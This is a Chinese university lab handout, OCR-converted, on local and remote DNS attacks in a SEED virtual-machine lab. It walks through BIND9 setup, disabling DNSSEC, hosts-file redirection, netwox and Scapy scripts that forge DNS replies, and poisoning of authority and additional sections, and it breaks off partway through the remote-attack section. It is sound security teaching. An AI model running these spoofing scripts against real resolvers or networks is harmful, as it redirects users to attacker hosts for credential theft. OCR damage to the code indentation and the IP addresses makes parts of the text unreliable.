网络安全实验二

DNS 攻击实验

华中科技大学网络空间安全学院

二零二四年四月

1 实验目的

DNS（域名系统）将主机名转换为 IP 地址（反之亦然）。此转换是通过 DNS 解析，在后台发生的。DNS 攻击以各种方式操纵此解析过程，意图将用户误导到其他目的地，这些目的地通常是恶意的。本实验的目的是了解此类攻击的工作原理。学生首先要设置并配置 DNS 服务器，然后尝试对同样位于实验环境中的目标主机进行各种 DNS 攻击。

攻击本地主机与攻击远程 DNS 服务器的困难是截然不同的。 因此，我们设置了两个实验，一个侧重于本地 DNS 攻击，另一个侧重于远程 DNS 攻击。本实验侧重于本地攻击。本实验包含以下主要内容：

- DNS 及其工作原理
- DNS 服务器设置
- DNS 缓存中毒攻击
- 欺骗 DNS 响应
- 数据包嗅探和欺骗
- Scapy 工具

2 实验环境

VMware Workstation 虚拟机。

Ubuntu 20.04 操作系统（SEED Ubuntu20.04）。

3 实验要求

熟悉 DNS 协议和工作原理。

掌握本地 DNS 欺骗攻击、DNS 缓存中毒攻击的原理。

使用本实验提供的虚拟机完成实验内容。

通过实验课的上机实验，演示给实验指导教师检查，并提交详细的实验报告。

4 实验内容

4.1 设置本地 DNS 服务器

本实验的主要目的是 DNS 攻击，我们的攻击目标是本地 DNS 服务器。显然，攻击真机是违法的，所以我们需要建立自己的 DNS 服务器来进行攻击实验。实验室环境需要三台独立的机器：一台作为被攻击者，一台作为 DNS 服务器，另一台作为攻击者。我们将在一台物理机器上运行这三个虚拟机。所有这些 VM 都将运行我们预先构建的 Ubuntu VM 映像。图 1 说明了实验环境的设置。 对于 VM 网络设置，如果使用的是 VirtualBox，请使用“NAT Network”作为每个 VM 的网络适配器。如果使用的是 Vmware，则默认的“NAT”设置就可以。

为简单起见，我们将所有这些 VM 放在同一网络上。在以下部分中，我们假设用户主机的 IP 地址为 10.10.27.3，DNS 服务器的 IP 为 10.10.27.3，攻击者计算机的 IP 为 10.10.27.1，拓扑图如图 1。我们需要配置用户机器和本地 DNS 服务器，对于攻击者计算机，VM 中的默认设置应该足够。



图 1 实验的环境设置

注意：VMCourse 平台上，本节全部配置完成，无需操作。实验环境介绍，有一个虚拟机 vm（10.10.27.1）充当攻击者，两个 docker 分别为 user（10.10.27.3）和 dns（10.10.27.2），请注意本实验网络接口不再是 docker0，如果使用 wireshark 抓包请注意确认网络接口（br-8…）。其中 user 默认指定 nameserver 为 dns，dns 默认启动 bind9 服务并清除缓存。

4.1.1 任务 1：配置用户计算机

在用户机器 10.10.27.3 上，我们需要使用 10.10.27.2 作为本地 DNS 服务器（默认情况下，DNS 服务器程序已在 SEED VM 中运行）。这是通过更改用户计算机的解析程序配置文件（/etc/resolv.conf）来实现的，因此将服务器 10.10.27.2

添加为文件中的第一个 nameserver 条目，即此服务器将用作主 DNS 服务器，如图 2 所示。



图 2 配置/etc/resolv.conf 文件

在完成配置用户计算机之后，使用 dig 命令从你选择的主机名获取 IP 地址。

4.1.2 任务 2：设置本地 DNS 服务器

对于本地 DNS 服务器，我们需要运行 DNS 服务器程序。最广泛使用的 DNS 服务器软件称为 BIND（Berkeley Internet Name Domain），顾名思义，它最初是在 20 世纪 80 年代早期在加州大学伯克利分校设计的。最新版本的 BIND 是 BIND 9，它于 2000 年首次发布。我们将展示如何为我们的实验环境配置 BIND 9。BIND 9 服务器程序已经安装在我们预先构建的 Ubuntu VM 映像中。

第 1 步：配置 BIND 9 服务器。 BIND 9 从/etc/bind/named.conf 文件中获取其配置。这个文件是主要的配置文件，它通常包含几个"include"条目，即实际配置存储在那些 include 文件中。其中一个 include 文件称为/etc/bind/named.conf.options。这是我们通常设置配置选项的文件。

让我们首先在/etc/bind/named.conf.options 文件中通过向选项块添加 dump-file 条目来设置与 DNS 缓存相关的选项：

```
options {
        dump-file "/var/cache/bind/dump.db";
};
```

如果要求 BIND 转储其缓存，则上述选项指定应转储缓存内容的位置。如果未指定此选项，BIND 会将缓存转储到名为/var/cache/bind/named_dump.db 的默认文件中。下面显示的两个命令与 DNS 缓存有关。第一个命令将缓存的内容转储到上面指定的文件，第二个命令清空缓存。

```
$ sudo rndc dumpdb -cache // Dump the cache to the sepcified file
$ sudo rndc flush // Flush the DNS cache
```

第 2 步：关闭 DNSSEC。引入 DNSSEC 是为了防止对 DNS 服务器的 spoofing 攻击。为了说明如果没有这种保护机制，攻击如何进行，我们需要关闭保护。这是通过修改 named.conf.options 文件来完成的：注释掉 dnssec-validation 条目，并添加一个 dnssec-enable 条目。

```
options {
        # dnssec-validation auto;
```

```
        dnssec-enable no;
};
```

第 3 步：启动 DNS 服务器。我们现在可以使用以下命令启动 DNS 服务器。每次对 DNS 配置进行修改时，都需要重新启动 DNS 服务器。以下命令将启动或重新启动 BIND 9 DNS 服务器。

$ sudo service bind9 restart

启动以后，可以用 netstat -nau 查看是否在 53 号端口监听，如果没有，说明服务启动没有成功。**可以运行以下命令查看错误信息，定位错误的位置**。

$sudo named -d 3 -f -g

第 4 步：使用 DNS 服务器。 现在，返回到您的用户计算机，并 ping 一台计算机，例如 www. google.com 和 www.facebook.com，并描述您的观察结果。请使用 Wireshark 显示 ping 命令触发的 DNS 查询。还请指出何时使用了 DNS 缓存。

4.1.3 任务 3：在本地 DNS 服务器中建一个区域

假设我们拥有一个域名，我们将负责提供有关该域名的响应。我们将使用本地 DNS 服务器作为域的权威名称服务器。在本实验中，我们将为 example.com 域设置为权威服务器。 此域名保留用于文档，并且不由任何人拥有，因此使用它是安全的。

第 1 步：创建区域。 我们需要在 DNS 服务器中创建两个区域条目，方法是将以下内容添加到/etc/bind/named.conf.default-zones 中。第一个区域用于正向查找（从主机名到 IP），第二个区域用于反向查找（从 IP 到主机名）。应该注意的是，example.com 域名保留用于文档，并不归任何人所有，因此使用它是安全的。

```
zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";

};
```

第 2 步：设置正向查找区域文件。上述区域定义中 file 关键字之后的文件名为区域文件，这是存储实际 DNS 解析的位置。 在/etc/bind/目录中，创建以下 example.com.db 区域文件。区域文件的语法可以参考 RFC 1035 了解详细信息。

（以上内容可能因为字符集的原因导致解析有问题，建议从下面的链接下载：

https://seedsecuritylabs.org/Labs_16.04/Networking/DNS_Local/example.com.db）

符号“@”是一种特殊符号，表示在 named.conf.default-zones 中指定的原点（“zone”之后的字符串）。 因此，'@'代表 example.com。该区域文件包含 7 个资源记录（RR），包括 SOA（开始授权）RR，NS（名称服务器）RR，MX（邮件交换器）RR 和 4A（主机地址）RR。

第 3 步：设置反向查找区域文件。 为了支持 DNS 反向查找，即从 IP 地址到主机名，我们还需要设置 DNS 反向查找文件。在/etc/bind/目录中，为 example.net 域创建以下反向 DNS 查找文件 192.168.0.db：

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
1
8H
2H
4W
1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

（ 以上内容可能因为字符集的原因导致解析有问题，可以复制 local.db 文件后进行更改：

第 4 步：重新启动 BIND 服务器并进行测试。完成所有更改后，请记住重新启动 BIND 服务器。现在，返回用户计算机，并使用 dig 命令向本地 DNS 服务器询问 www. example.com 的 IP 地址。

结果验证：在用户主机上 dig www.example.com。

```
root@user:/# dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8861
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 172.17.0.3#53(172.17.0.3)
;; WHEN: Tue May 03 00:28:16 CST 2022
;; MSG SIZE  rcvd: 93
```

如果解析不出来，可能的原因：

如果解析不出来，可能的原因：

（1）配置文件中有错误，比如 db 文件的路径不对，或者 db 文件中有非法字符（可能是中文格式的字符）；

（2）配置文件的权限问题，db 文件没有读权限。

4.2 本地 DNS 攻击

对用户进行 DNS 攻击的主要目标是在用户尝试使用 A 的主机名到达机器 A 时将用户重定向到另一台机器 B. 例如，当用户尝试访问在线银行时，如果攻击者可以将用户重定向到看起来非常像银行主网站的恶意网站，则用户可能会被欺骗并泄露他/她的网上银行账户密码。

当用户在他/她的浏览器中键入 http://www.example.net 时，用户的计算机将发出 DNS 查询以找出该网站的 IP 地址。攻击者的目标是使用伪造的 DNS 回复欺骗用户的计算机，该回复将主机名解析为恶意 IP 地址。有几种方法可以发起这种 DNS 攻击。有关攻击过程的图示，请参见图 2。



图 2 DNS 攻击

我们将在 example.net 域上发起一系列 DNS 攻击。 应该注意的是，我们使用 example.net 作为我们的目标域，而不是 example.com。后者已由我们自己的本地 DNS 服务器在设置中托管，因此不会为该域中的主机名发送 DNS 查询。

4.2.1 任务 4：修改主机文件

HOSTS 文件（/etc/hosts）中的主机名和 IP 地址对用于本地查找，它们优先考虑远程 DNS 查找。例如，如果用户计算机中的 HOSTS 文件中有以下条目，则 www.example.com 将在用户计算机中解析为 1.2.3.4 而不询问任何 DNS 服务器：

```
1.2.3.4    www.example.net
```

如果攻击者破坏了用户的计算机，他们可以修改 HOSTS 文件，以便在用户尝试访问 www.example.com 时将用户重定向到恶意站点。假设您已经破坏了一台计算机，请尝试使用此技术将 www.bank32.com 重定向到您选择的任何 IP 地址。

需要注意的是，dig 命令会忽略/etc/hosts，但会对 ping 命令和 Web 浏览器等生效。比较攻击前后获得的结果。

4.2.2 任务 5：直接欺骗用户响应

一般情况下，受害者的计算机尚未受到破坏时，攻击者无法直接更改受害者计算机上的 DNS 查询过程。但是，如果攻击者与受害者位于同一局域网，他们仍然可以造成巨大破坏。

当用户在 web 浏览器中键入 web 站点的名称(主机名，如 www.example.net)时，用户的计算机将向 DNS 服务器发出 DNS 请求，以解析主机名的 IP 地址。在听到这个 DNS 请求后，攻击者可以伪造一个虚假的 DNS 响应(见图 3 中攻击者 2 的攻击位置)，如果这个虚假的 DNS 响应符合以下条件，用户的计算机将接受它:

1.源 IP 地址必须匹配 DNS 服务器的 IP 地址。

2.目标 IP 地址必须与用户机器的 IP 地址匹配。

3.源端口号(UDP 端口)必须与发送 DNS 请求的端口号匹配(通用端口 53)。

4.目标端口号必须与发送 DNS 请求的端口号匹配。

5.UDP 校验和必须计算正确。

6.事务 ID 必须匹配 DNS 请求中的事务 ID。

7.应答的问题部分中的域名必须与请求的问题部分中的域名匹配。

8.回答部分中的域名必须与 DNS 请求的问题部分中的域名匹配。

9.用户的计算机必须在接收到合法的 DNS 响应之前接收攻击者的 DNS 响应。



图 3 本地 DNS 攻击

为了满足标准 1 到 8，攻击者可以嗅探受害者发送的 DNS 请求消息; 然后，他们可以创建虚假的 DNS 响应，并在真正的 DNS 服务器之前发回给受害者。Netwox 工具 105 提供用于进行这种嗅探和响应的实用程序。我们可以在回复数据包中组成任意 DNS 回答。此外，我们可以使用“filter”” 字段来指定要嗅探的数据包类型。例如，通过使用“src host 10.10.27.3”，我们可以将嗅探的范围限制为仅来自主机 10.10.27.3 的数据包。该工具的手册如下所述：

表 2.1 netwox 工具 105 的用法

```
Title: Sniff and send DNS answers
    Usage: netwox 105 -h data -H ip -a data -A ip [-d device]
                      [-T uint32] [-f filter] [-s spoofip]
    Parameters:
    -h|--hostname data     hostname
    -H|--hostnameip ip     IP address
    -a|--authns data       authoritative nameserver
    -A|--authnsip ip       authns IP
    -d|--device device     device name
    -T|--ttl uint32        ttl in seconds
    -f|--filter filter     pcap filter
    -s|--spoofip spoofip   IP spoof initialization type
```

当攻击程序正在运行时，在用户计算机上，您可以代表用户运行 dig 命令。此命令触发用户计算机向本地 DNS 服务器发送 DNS 查询，该 DNS 服务器最终会向 example.net 域的权威名称服务器发送 DNS 查询（如果缓存不包含答案）。如果您的攻击成功，您应该能够在回复中看到您的欺骗信息。比较攻击前后获得的结果。

提示：可以使用脚本（需要参考后面缓存攻击的脚本，并参考任务 6、7、9 构造方式）和工具进行攻击，攻击为概率攻击，可能失败，失败了清除 dns 缓存再次尝试即可。

如果攻击失败，可以参考命令

$sudo tc qdisc add dev *br-29c63b220f5a* root netem delay 10ms 1ms 1%

设置数据包的随机时延，注意，该命令不可以直接使用，直接 copy 大概率不起作用，请自行学习调整至合适参数。具体的攻击要求参考 vmcourse 上的题目要求。

4.2.3 任务 6：DNS 缓存中毒攻击

为了实现持久的效果，每当用户的机器发送到 www.example.net 的 DNS 查询时，攻击者的机器必须发出欺骗性的 DNS 响应，这可能不那么有效；有一种更好的方法，可以通过定位 DNS 服务器而不是用户的计算机来进行攻击。

当 DNS 服务器 Apollo 收到查询时，如果主机名不在 Apollo 的域中，它将要求其他 DNS 服务器解析主机名。 请注意，在我们的实验设置中，我们的 DNS 服务器的域名是 example.com; 因此，对于其他域（例如 example.net）的 DNS 查询，DNS 服务器 Apollo 将询问其他 DNS 服务器。但是，在 Apollo 询问其他 DNS 服务器之前，它首先从自己的缓存中寻找答案; 如果有答案，DNS 服务器 Apollo 将简单地回复其缓存中的信息。如果答案不在缓存中，DNS 服务器将尝试从其他 DNS 服务器获得答案。 当 Apollo 得到答案时，它会将答案存储在缓存中，因此下次无需询问其他 DNS 服务器。

因此，如果攻击者可以欺骗来自其他 DNS 服务器的响应，Apollo 会将欺骗性响应保留在其缓存中一段时间。下次，当用户的计算机想要解析相同的主机名时，Apollo 将使用缓存中的欺骗响应进行回复。这样，攻击者只需要欺骗一次，就能将影响持续到缓存的信息到期为止。 此攻击称为 DNS 缓存中毒。

我们可以使用相同的工具（Netwox 105）进行此攻击。在攻击之前，请确保 DNS 服务器的缓存为空。 您可以使用以下命令刷新缓存：

$ sudo rndc flush

此攻击与之前的攻击之间的区别在于我们现在欺骗对 DNS 服务器的响应，因此我们将过滤器字段设置为“src host 10.10.27.2”，这是其它 DNS 服务器的 IP 地址。我们还使用 ttl 字段（生存时间）来指示我们希望假答案保留在 DNS 服务器缓存中的时间。DNS 服务器中毒后，我们可以停止 Netwox 105 程序。如果我们将 ttl 设置为 600（秒），那么 DNS 服务器将在接下来的 10 分钟内继续发出假回复。

注意：请在 *spoofip* 字段中选择 *raw*; 否则，Netwox 105 将对被欺骗的 IP 地址也进行 MAC 地址欺骗。为了获得 MAC 地址，该工具发出 ARP 请求，询问欺骗 IP 的 MAC 地址。此欺骗 IP 地址通常是外部 DNS 服务器的 IP 地址，该服务器不在同一 LAN 上。因此，没有主机会回复 ARP 请求。该工具将在没有 MAC 地址的情况下等待 ARP 回复一段时间。 这个等待会使工具发出欺骗性响应延迟。如果实际的 DNS 响应早于欺骗响应，则攻击将失败。这就是为什么你需要让工具不要欺骗 MAC 地址。

通过在目标主机名上运行 dig 命令时使用 Wireshark 观察 DNS 流量，可以判断 DNS 服务器是否中毒。您还应该转储本地 DNS 服务器的缓存，以检查是否缓存了欺骗性回复。要转储和查看 DNS 服务器的缓存，请发出以下命令：

$ sudo rndc dumpdb -cache

$ sudo cat /var/cache/bind/dump.db

参考脚本：格式不太对 自己调整

```
from scapy.all import *

def spoof_dns(pkt):
  #pkt.show()
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')

    # The Authority Section
    # todo---需要自己添加的部分
    # The Additional Section
    #todo
```

```
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2,
ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

  # Sniff UDP query packets and invoke spoof_dns().
   pkt = sniff(filter='#todo', prn=spoof_dns, iface=#todo)
```

注意：在 vmcourse 上合并后续任务(任务 8 除外)一起评测，概率攻击，需要使用前述 tc 命令提高攻击成功率，两个攻击的 tc 参数在实际验证过程中略有不同，需要自行探索。在验证过程中，netwox 工具很难成功过，建议用 Scapy 脚本攻击。具体的要求和注意事项参考 VMCourse 题目要求。

4.2.4 任务 7：DNS 缓存中毒：针对授权区域部分

在上一个任务中，我们的 DNS 缓存中毒攻击仅影响一个主机名，即 www.example.net。 如果用户试图获取另一个主机名的 IP 地址，例如 mail.example.net，我们需要再次发起攻击。 如果我们发起一次可能影响整个 example.net 域的攻击，效率会更高。

我们的想法是使用 DNS 回复中的授权区域部分。当我们欺骗回复时，除了欺骗答案（在 Answer 部分），我们还在授权区域部分添加以下内容。当此条目由本地 DNS 服务器缓存时，ns.attacker32.com 将用作名称服务器，以便将来查询 example.net 域中的任何主机名。由于 attacker32.com 是由攻击者控制的计算机，因此它可以为任何查询提供伪造答案。

```
;; AUTHORITY SECTION:
example.net.    259200    IN    NS    attacker32.com.
```

此任务的目的就是进行这样的攻击。你需要证明你可以获得本地 DNS 服务器缓存的上述条目。缓存中毒后，在 example.net 域中的任何主机名上运行 dig 命令，并使用 Wireshark 观察 DNS 查询的位置。应该注意的是，attacker32.com 并不存在，攻击者可以在攻击者机器上搭建了该服务器。因此，您将无法从中获得答案，但您的 Wireshark 流量应该能够告诉您攻击是否成功。

需要使用 Scapy 执行此任务。有关示例代码，请参阅 4.2.7 节。

4.2.5 任务 8：针对另一个授权域的欺骗

在上一次攻击中，我们成功使本地 DNS 服务器缓存中毒，因此 attacker32.com 成为 example.com 域的名称服务器。受到这一成功的启发，我们希望将其影响扩展到其他领域。 也就是说，在由 www.example.net 查询触发的欺骗性响应中，我们希望在“授权”部分添加其他条目（请参阅下文），因此 attacker32.com 也可用作 google.com 的名称服务器。

```
;; AUTHORITY SECTION:
example.net.    259200    IN    NS    attacker32.com.
google.com.     259200    IN    NS    attacker32.com.
```

请使用 Scapy 在您的本地 DNS 服务器上发起此类攻击；描述和解释你观察到的结果。 应该注意的是，我们正在攻击的查询仍然是对 example.net 的查询，而不是 google.com 的查询。

4.2.6 任务 9：针对附加部分

在 DNS 回复中，有一个名为 Additional Section 的部分，用于提供其他信息。实际上，它主要用于为某些主机名提供 IP 地址，特别是对于出现在“AUTHORITY”部分的主机名。此任务的目标是欺骗本节中的某些条目，并查看它们是否由目标本地 DNS 服务器成功缓存。特别是，在响应 www.example.net 的查询时，除了“答案”部分中的条目外，我们还在欺骗性回复中添加以下条目：

```
;; AUTHORITY SECTION:
example.net.        259200    IN    NS    attacker32.com.
example.net.        259200    IN    NS    ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.     259200    IN    A     1.2.3.4 ①
ns.example.net.     259200    IN    A     5.6.7.8 ②
www.facebook.com. 259200      IN    A     3.4.5.6 ③
```

条目①和②与权限部分中的主机名相关。条目③与回复中的任何条目完全无关，但它为用户提供了“亲切”的帮助，因此他们无需查找 Facebook 的 IP 地址。请使用 Scapy 来欺骗这样的 DNS 回复。报告成功缓存了哪些条目，以及哪些条目不会被缓存，请解释原因。

4.2.7 代码示例

在本实验中，多个任务都需要使用 Scapy。Ubuntu 虚拟机中如果没有安装

scapy 的话，可以使用下面的命令进行安装：

$sudo apt-get install python-scapy

以下示例代码显示了如何监听 DNS 查询，然后伪造 DNS 回复，其中包含“响应”部分中的记录，“权限”部分中的两个记录和“附加”部分中的两个记录。

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
                 ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS',
                 ttl=259200, rdata='ns2.example.net')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                 ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet

    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,①
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
```

```
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

第 ① 行构造 DNS 载荷，包括 DNS 头部和数据，DNS 载荷的每个字段说明如下：

id: 传输 id,需要跟 DNS 请求报文保持一致；

qd: 查询域，需要跟 DNS 请求报文保持一致；

aa: 授权回答（1 表示在响应报文中包括授权回答）

rd: 递归要求（0 表示禁用递归查询）

qr: 查询响应 bit（1 表示响应）

qdcount: 查询域数量

ancount: 在 answer 部分的记录数

nscount: 在授权（权限）部分的记录数

arcount: 在附加部分的记录数

an: answer 部分

ns: 授权部分

ar: 附加部分

4.3 远程 DNS 攻击实验

在 4.2 节的实验中，我们设计了在本地网络环境中进行相同攻击的活动，即攻击者和受害者 DNS 服务器位于同一个网络上，因此可以嗅探数据包。在这个远程攻击实验室中，包嗅探是不可能的，因此攻击比本地攻击更具挑战性。

DNS 欺骗攻击的主要目标是，当用户试图使用 A 的主机名访问机器 A 时，将用户重定向到另一台机器 B。例如，假设 www.example.com 是一个在线银行站点。当用户试图使用正确的 URL www.example.com 访问此站点时，如果攻击者能够将用户重定向到与 www.example.com 非常相似的恶意 web 站点，用户可能会被愚弄，并将其凭据泄露给攻击者。

在这个实验中，我们使用域名 www.example.com 作为攻击目标。需要注意的是，example.com 域名是保留给文档使用的，而没有分配给任何真正的公司。www.example.com 的真实 IP 地址为 93.184.216.34，其名称服务器由互联网名称与数字地址分配机构(ICANN)管理。当用户在该对该域名使用上运行 dig 命令或在浏览器中键入该名称时，用户的机器将向其本地 DNS 服务器发送一个 DNS 查询，该服务器最终将从 example.com 的名称服务器请求 IP 地址。

这次攻击的目标是对本地 DNS 服务器进行 DNS 缓存中毒攻击,这样当用户运行 dig 命令找到 www.example.com 的 IP 地址,最终本地 DNS 服务器会到攻击者的名称服务器 ns.dnslabattacker.net 上获取这个 IP 地址,所以返回的 IP 地址可以是攻击者决定的任何数字。结果，用户将被引导到攻击者的 web 站点，而不是真实的 www.example.com。

这种攻击有两个任务：缓存中毒和结果验证。在第一个任务中，学生需要使用户的本地 DNS 服务器 Apollo 的 DNS 缓存中毒。这样，在 Apollo 的 DNS 缓存中，将 ns.dnslabattacker.net 设置为 example.com 域的名称服务器，而不是该域注册的权威名称服务器。在第二项任务中，学生需要展示攻击的影响。更具体地说，它们需要从用户的机器上运行“dig www.example.com”命令，返回的结果必须是一个假的 IP 地址。

注意：实验环境配置有 3 个 docker：user(10.10.27.3) dns(10.10.27.2) 和 attack(10.10.27.4)，其中 dns 和 attack 上部署有 bind9 服务.实验中需要对 dns 和 attck 进行一些额外的配置才能完成实验，在后续有介绍。User 作为用户向 dns 进行域名的查询，dns 作为本地 dns 服务器提供 dns 服务，attack 作为攻击者持有的 dns 服务器，完成对于目标域 example.com 的虚假解析。Vm10.10.27.1 作为攻击者发起攻击行为。

4.3.1 配置本地 DNS 服务器 Apollo

（1）删除 example.com 区域：如果之前做过本地 DNS 攻击实验，那么可能已经在 example.com 域配置了本地 DNS 服务器 Apollo。在这个实验中，这个 DNS 服务器不会使用该域，所以请从/etc/bind/name .conf 中删除它的对应区域。（建议注释掉 example.com 域的记录，而不是删除，避免重复性工作）

(2) 配置源端口：一些 DNS 服务器现在在 DNS 查询中随机化源端口号;

这使得攻击更加困难。不幸的是，许多 DNS 服务器仍然使用可预测的源端口号。为了简单起见，我们假设源端口号是一个固定的数字。我们可以将所有 DNS 查询的源端口设置为 33333。这可以通过将以下选项添加到 Apollo 的 /etc/bind/name.conf.options 文件里：

```
query-source port 33333
```

（3）刷新缓存，清空 Apollo 的 DNS 缓存。

（4）重新启动 DNS 服务器。我们可以使用以下命令重新启动 DNS 服务器:

```
% sudo /etc/init.d/bind9 restart
```

或

```
% sudo service bind9 restart
```

4.3.2 远程缓存中毒

在此任务中，攻击者向受害者 DNS 服务器(Apollo)发送 DNS 查询请求，从而触发 Apollo 的 DNS 查询。查询可能经过一个根 DNS 服务器，即.com DNS 服务器，最终结果将从 example.com 的 DNS 服务器返回。完整的 DNS 查询过程如图 4 所示。

